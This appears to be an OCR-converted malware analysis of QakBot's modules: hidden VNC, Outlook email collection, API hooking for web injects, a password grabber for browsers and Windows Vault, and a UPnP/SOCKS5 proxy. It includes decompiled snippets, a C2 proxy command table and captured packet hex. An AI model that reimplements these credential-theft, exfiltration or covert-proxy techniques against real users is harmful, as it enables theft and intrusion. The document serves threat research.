
```
.text:10001A80                  push    0A8h ; '¨'         ; dwBytes
.text:10001A85                  mov     [ebp+szColumnName], offset aFlags_0 ; "Flags"
.text:10001A8C                  mov     [ebp+var_44], offset aExpires ; "Expires"
.text:10001A93                  mov     [ebp+var_40], offset aRdomain_0 ; "RDomain"
.text:10001A9A                  mov     [ebp+var_3C], offset aPath_1 ; "Path"
.text:10001AA1                  mov     [ebp+var_38], offset aName_1 ; "Name"
.text:10001AA8                  mov     [ebp+var_34], offset aValue_1 ; "Value"
.text:10001AAF                  mov     [ebp+lpString], edi
```

Hidden VNC – allows threat actors to connect to the infected machine and interact with it without the real user knowing.



```
B71B8 52 75 6E 20 43 68 72+aRunChromiumFro_1 db 'Run Chromium from user profile',0
B71D7 00                                     align 4
B71D8 52 75 6E 20 43 68 72+aRunChromiumFro_2 db 'Run Chromium from CUSTOM profile',0
B71F9 00 00 00 00 00 00 00                   align 10h
B7200 44 69 61 67 6E 6F 73+aDiagnoseChrome_0 db 'Diagnose Chrome',0
B7210 46 69 72 65 66 6F 78+aFirefoxWebgl_0 db 'Firefox WebGL',0
B721E 00 00                                  align 10h
B7220 52 75 6E 20 46 69 72+aRunFirefoxFrom_1 db 'Run Firefox from user profile',0
B723E 00 00                                  align 10h
B7240 52 75 6E 20 46 69 72+aRunFirefoxFrom_2 db 'Run Firefox from CUSTOM profile',0
B7260 44 6F 6E 27 74 20 66+aDonTFreezeBrow_0 db 'Don',27h,'t freeze browser process',0
B727D 00 00 00                               align 10h
B7280 53 61 76 65 20 75 73+aSaveUserProfil_0 db 'Save user profile folder \ Run from it',0
B72A7 00                                     align 4
B72A8 4B 65 65 70 20 56 4E+aKeepVncSession_0 db 'Keep VNC session',0
B72B9 00 00 00 00 00 00 00                   align 10h
B72C0 44 6F 20 75 20 77 61+aDoUWantToDelet_0 db 'Do u want to delete saved folder and run browser as usual ?',0Ah
B72C0 6E 74 20 74 6F 20 64+                  db 'Make sure u',27h,'ve closed all browsers and wait 2 sec before sa'
B72C0 65 6C 65 74 65 20 73+                  db 'y YES !',0
B733F 00                                     align 10h
B7340 44 65 6C 65 74 65 20+aDeleteFiles_0  db 'Delete files',0
```


Email Collector – tries to find Microsoft Outlook on the infected machine, then iterates over the software folders and recursively collects emails. Finally, the module exfiltrates the collected emails to the remote server.



```
  log_info("Emails in folder: %u / %u", v42, v46);
  (*(void (__stdcall **)(int))(*(_DWORD *)v47 + 8))(v47);
  v4 = a2;
LABEL_53:
  if ( (*(int (__stdcall **)(int, _DWORD, int *))(*(_DWORD *)v4 + 60))(v4, 0, &v44) )
  {
    log_error_0(0, (int)"EnumerateEmailFoldersRecur(): GetHierarchyTable() failed");
    return -3;
  }
  if ( !v44 )
  {
    log_error_0(0, (int)"EnumerateEmailFoldersRecur(): pHierarchy=NULL");
    return 0;
  }
  log_info("EnumerateEmailFoldersRecur(): pFolder->GetHierarchyTable() ok");
  sub_100061FD((__int64 *)&dword_1001B538);
  v34 = 2;
  v35 = 805371935;
  v36 = 268370178;
  if ( (*(int (__stdcall **)(int, int *, _DWORD))(*(_DWORD *)v44 + 28))(v44, &v34, 0) )
  {
    log_error_0(0, (int)"EnumerateEmailFoldersRecur(): SetColumns() failed");
```

The threat actors distributed a debug version of the email collector module at some point


Hooking module – hooks a hardcoded set of WinAPI and (if they exist) Mozilla DLL Hooking is used to perform web injects, sniff traffic and keyboard data and even prevent DNS resolution of certain domains. Hooking works in the following way: QakBot injects a hooking module into the appropriate process, the module finds functions from the hardcoded set and modifies the functions so they jump to custom code.



```
E4                   db    0
E5                   db    0
E6                   db    0
E7                   db    0
E8 ; hook_obj wininet_hooks
E8 wininet_hooks     hook_obj <180h, 1EEh, 1000DFAEh, 100271BCh, 0, 0>; 0
E8                                             ; DATA XREF: sub_10002720+134↑o
E8                                             ; sub_10002A44+3↑o ...
E8                   hook_obj <180h, 1DDh, 1000E008h, 100271CCh, 0, 0>; 1 ; HttpSendRequestW
E8                   hook_obj <180h, 542h, 1000E3B6h, 100271C0h, 0, 0>; 2
E8                   hook_obj <180h, 3Ch, 1000E4A5h, 100271C4h, 0, 0>; 3
E8                   hook_obj <180h, 0F0h, 1000D96Ah, 100271B0h, 0, 0>; 4
E8                   hook_obj <180h, 152h, 1000D8CCh, 100271ACh, 0, 0>; 5
E8                   hook_obj <180h, 330h, 1000E748h, 100271C8h, 0, 0>; 6
E8                   hook_obj <180h, 249h, 1000E7ADh, 100271B8h, 0, 0>; 7
E8                   hook_obj <180h, 16Dh, 1000E975h, 100271A4h, 0, 0>; 8
E8                   hook_obj <180h, 0BA1h, 1000E9BEh, 100271B4h, 0, 0>; 9
BA                   db    0
BB                   db   00000000 ; ------------------------------------------------------------------------
BC                   db   00000000
BD                   db   00000000 hook_obj        struc ; (sizeof=0x15, mappedto_30)
BE                   db   00000000                                      ; XREF: .data:wininet_hooks/r
BF                   db   00000000 dll_name_ciphered dd ?
C0 unk_100222C0      db 0C00000004 func_name_ciphered dd ?
C0                        00000008 hook_func_offset dd ?
                          0000000C flag_dword      dd ?
)0020DE8|100221E8: .data:00000010 field_10        dd ?
                          ...
```

The module contains a ciphered list of DLLs and functions that the bot will hook


Passgrabber module – collects logins and passwords from various sources: Firefox and Chrome files, Microsoft Vault storage, etc. Instead of using Mimikatz as in previous versions, the module collects passwords using its own algorithms.



```
int __cdecl sub_10053CD0(int a1)
{
  dword_1006F758 = 0;
  if ( !a1 )
    return -1;
  sub_100020E7((int)&off_1006E000);
  if ( CoInitialize(0) )
    return -3;
  sub_1005A090(sub_10053C90, sub_10053CB0);
  write_app_log = (int (__cdecl *)(_DWORD, _DWORD))a1;
  process_outlook();
  process_credman();
  process_chrome();
  process_firefox();
  process_internet_explorer();
  process_vault();
  process_pstore();
  process_cuteftp();
  collect_certs_info();
  return 0;
}
```

Procedure that collects passwords from different sources

Proxy module – tries to determine which ports are available to listen to using the UPnP port forwarding and tier 2 C2 query. Comparing current and old proxy loader versions revealed some interesting things: the threat actors decided to remove the cURL dependency from the binary and perform all HTTP communications using their own code. Besides removing cURL, they also removed OpenSSL dependencies and embedded all functions into a single executable – there are no more proxy loaders or proxy modules, it’s a single file now.



```
v8 = (CHAR *)alloc(0x48u);
*(_DWORD *)v8 = "NewRemoteHost";
*((_DWORD *)v8 + 1) = 0;
*((_DWORD *)v8 + 2) = "NewExternalPort";
*((_DWORD *)v8 + 3) = a3;
*((_DWORD *)v8 + 4) = "NewProtocol";
*((_DWORD *)v8 + 5) = "TCP";
*((_DWORD *)v8 + 6) = "NewInternalPort";
*((_DWORD *)v8 + 7) = a2;
*((_DWORD *)v8 + 8) = "NewInternalClient";
*((_DWORD *)v8 + 9) = a1;
v9 = a6;
*((_DWORD *)v8 + 10) = "NewEnabled";
*((_DWORD *)v8 + 11) = "1";
v17[0] = v8;
*((_DWORD *)v8 + 12) = "NewPortMappingDescription";
if ( !a6 )
  v9 = "libminiupnpc";
*((_DWORD *)v8 + 13) = v9;
*((_DWORD *)v8 + 14) = "NewLeaseDuration";
*((_DWORD *)v8 + 15) = "0";
v10 = (CHAR *)sub_10004BFA((int)v8, a4, a5, "AddPortMapping", &v16);
v15 = v10;
if ( !v10 )
```

UPnP port forwarding query construction

After trying to determine whether ports are open and the machine could act as a C2 tier 2 proxy, the proxy module also starts a multithreaded SOCKS5 proxy server. The SOCKS5 protocol is encapsulated into the QakBot proxy protocol composed of: QakBot proxy command (1 byte), version (1 byte), session id (4 bytes), total packet length (dword), data (total packet length-10). Incoming and outgoing packets are stored in the buffers and may be received/transmitted one by one or in multiple packets in a single TCP data segment (streamed).

The usual proxy module execution flow is as follows:

1. Communicate with the C2, try to forward ports with UPnP and determine available ports and report them to the C2. The usual C2 communication protocol used here is HTTP POST RC4-ciphered JSON data.
2. Download the OpenSSL library. Instead of saving the downloaded file, QakBot measures the download speed and deletes the received file.
3. Set up external PROXY-C2 connection that was received with command 37 (update config)/module 274 (proxy) by the stager.


Communicating with the external PROXY-C2:

1. Send initial proxy module request. The initial request contains the bot ID, external IP address of the infected machine, reverse DNS lookup of the external IP address, internet speed (measured earlier) and seconds since the proxy module started.
2. Establish a connection (proxy commands sequence 1->10->11) with the PROXY-C2.
3. Initialize sessions, perform socks5 authorization with login/password (received from PROXY-C2 with command 10).
4. Begin SOCKS5-like communication wrapped into the QakBot proxy module protocol.

QakBot proxy commands are as follows:

Command	Description
1	Hello (bot->C2)
10	Set up auth credentials (C2->bot)
11	Confirm credentials setup (bot->C2)
2	Create new proxy session (C2->bot)
3	SOCKS5 AUTH (bot->C2)
4	SOCKS5 requests processing (works for both sides)
5	Close session (works for both sides)


6	Update session state/session state updated notification (works for both sides)
7	Update session state/session state updated notification (works for both sides)
8	PING (C2->bot)
9	PONG (bot->C2)
19	Save current time in registry (C2->bot)



```
[-] packets (7 = 0x07 entries)
  [-] 0
    [.] cmd = PacketCmd.init_proxy_session
    [.] version = 07
    [.] session_id = 2035548162
    [.] length = 12
    [+] data
  [+] 1
  [-] 2
    [.] cmd = PacketCmd.socks_data
    [.] version = 07
    [.] session_id = 2035548162
    [.] length = 14
    [+] data
  [-] 3
    [.] cmd = PacketCmd.init_proxy_session
    [.] version = 07
    [.] session_id = 1221394435
    [.] length = 12
    [+] data
  [-] 4
    [.] cmd = PacketCmd.socks_data
    [.] version = 07
    [.] session_id = 1221394435
    [.] length = 14
    [-] data
      [.] socks_version = 05
      [.] data = 02 00 02
```

```
00000000: 02 07 02 00 54 79 0c 00 00 00 76 52 04 07 01 00 | ....Ty....vR....
00000010: 81 b1 0e 00 00 00 05 02 00 02 04 07 02 00 54 79 | ..............Ty
00000020: 0e 00 00 00 05 02 00 02 02 07 03 00 cd 48 0c 00 | .............H..
00000030: 00 00 76 52 04 07 03 00 cd 48 0e 00 00 00 05 02 | ..vR.....H......
00000040: 00 02 02 07 04 00 47 85 0c 00 00 00 76 52 04 07 | ......G.....vR..
00000050: 04 00 47 85 0e 00 00 00 05 02 00 02             | ..G.........
```


Parsed packets from C2


Wireshark ·
Command
Protocol version
Session ID
Message size
Data
Create new session
SOCKS5 AUTH Methods request
SOCKS5 AUTH Method login/password response
SOCKS5 login/password
Login/password OK response
SOCKS5 method CONNECT request
SOCKS5 method CONNECT response
Raw data transfer for installed connection

```
0000046F  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ........ ........
0000                                                         ........
0000048F  00                                                .
    00000278  02 07 01 00 b0 bd 0c 00  00 00 5d bd
    00000284  04 07 01 00 b0 bd 0e 00  00 00 05 02 00 02 02 07
    00000294  02 00 0d b1 0c 00 00 00  5d bd 04 07 02 00 0d b1  ........ ].......
    000002A4  0e 00 00 00 05 02 00 02  02 07 03 00 20 e3 0c 00  ........ .... ...
    000002B4  00 00 5d bd 04 07 03 00  20 e3 0e 00 00 00 05 02  ..]..... .......
    000002C4  00 02 02 07 04 00 52 52  0c 00 00 00 5d bd 04 07  ......RR ....]...
    000002D4  04 00 52 52 0e 00 00 00  05 02 00 02              ..RR....
00000490  03 07 01 00 b0 bd 0c 00  00 00 05 02 03 07 02 00  ....
000004A0  0d b1 0c 00 00 00 05 02  03 07 03 00 20 e3 0c 00  ........ .... ...
000004B0  00 00 05 02 03 07 04 00  52 52 0c 00 00 00 05 02  ........ RR......
    000002E0  04 07 01 00 b0 bd 1d 00  00 00 01 04 32 35 6d 63
    000002F0  0c 62 54 67 53 6c 7a 21  38 71 31 46 39 04 07 02  .bTgSlz! 8q1F9...
    00000300  00 0d b1 1d 00 00 00 01  04 32 35 6d 63 0c 62 54  ........ .25mc.bT
    00000310  67 53 6c 7a 21 38 71 31  46 39 04 07 03 00 20 e3  gSlz!8q1 F9.... .
    00000320  1d 00 00 00 01 04 32 35  6d 63 0c 62 54 67 53 6c  ......25 mc.bTgSl
    00000330  7a 21 38 71 31 46 39 04  07 04 00 52 52 1d 00 00  z!8q1F9. ...RR...
    00000340  00 01 04 32 35 6d 63 0c  62 54 67 53 6c 7a 21 38  ...25mc. bTgSlz!8
    00000350  71 31 46 39                                       q1F9
000004C0  03 07 01 00 b0 bd 0c 00  00 00 01 00 03 07 02 00  ....
000004D0  0d b1 0c 00 00 00 01 00  03 07 03 00 20 e3 0c 00  ........ .... ...
000004E0  00 00 01 00 03 07 04 00  52 52 0c 00 00 00 01 00  ........ RR......
    00000354  04 07 01 00 b0 bd 1e 00  00 00 05 01 00 03 0d 61
    00000364  70 69 2e 69 70 69 66 79  2e 6f 72 67 01 bb 04 07  pi.ipify .org....
    00000374  02 00 0d b1 1e 00 00 00  05 01 00 03 0d 61 70 69  ........ .....api
    00000384  2e 69 70 69 66 79 2e 6f  72 67 01 bb 04 07 03 00  .ipify.o rg......
    00000394  20 e3 1e 00 00 00 05 01  00 03 0d 61 70 69 2e 69   ....... ...api.i
    000003A4  70 69 66 79 2e 6f 72 67  01 bb 04 07 04 00 52 52  pify.org ......RR
    000003B4  1e 00 00 00 05 01 00 03  0d 61 70 69 2e 69 70 69  ........ .api.ipi
    000003C4  66 79 2e 6f 72 67 01 bb                           fy.org..
000004F0  04 07 01 00 b0 bd 14 00  00 00 05 00 00 01 7f 00  ....
00000500  00 01 e5 bd 04 07 02 00  0d b1 14 00 00 00 05 00  ........ ........
00000510  00 01 7f 00 00 01 e5 c0  04 07 03 00 20 e3 14 00  ........ .... ...
